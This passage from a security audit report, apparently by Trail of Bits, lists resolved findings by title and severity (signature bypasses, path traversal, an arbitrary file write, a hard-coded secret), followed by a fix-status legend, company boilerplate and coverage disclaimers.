2	Logic error in get_signed_node returns ds:Object content instead of Reference URI target	Low	Resolved
3	XPointer URI resolution discrepancy could enable signature bypass	Low	Resolved
4	XPath transform discrepancy could allow unsigned content to be treated as signed	Low	Resolved
5	Pull request preview environments can be accessed by anyone via the user-controlled pr parameter	Low	Resolved
6	Account linking based on OIDC email claims could enable account takeover	Low	Resolved
7	The text-to-CAD service can be invoked by any internal service due to a lack of authentication and network isolation	Medium	Resolved
8	The auth_via_websocket panics when too many headers are sent	Informational	Resolved

9	Hard-coded secret in STUNner Kubernetes manifest	Medium	Resolved
10	WebSocket billing bypass vulnerability via URL encoding in path detection	Medium	Resolved
11	URL-encoded path traversal vulnerability in documentation fetching	Informational	Resolved
12	URL-encoded path traversal vulnerability in sample file fetching	Informational	Resolved
13	Arbitrary file write vulnerability in the /file/conversion API endpoint via absolute path in multipart filename	High	Resolved

C. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Risk Accepted	The issue was acknowledged by the client.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review assessments, supporting client organizations in the technology, defense, blockchain, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, Uniswap, Solana, Ethereum Foundation, Linux Foundation, and Zoom.

To keep up with our latest news and announcements, please follow @trailofbits on X or LinkedIn and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

Trail of Bits performed all activities associated with this project in accordance with a statement of work and an agreed-upon project plan.

Security assessment projects are time-boxed and often rely on information provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test software controls and security properties. These techniques augment our manual security review work, but each has its limitations. For example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. A project's time and resource constraints also limit their use.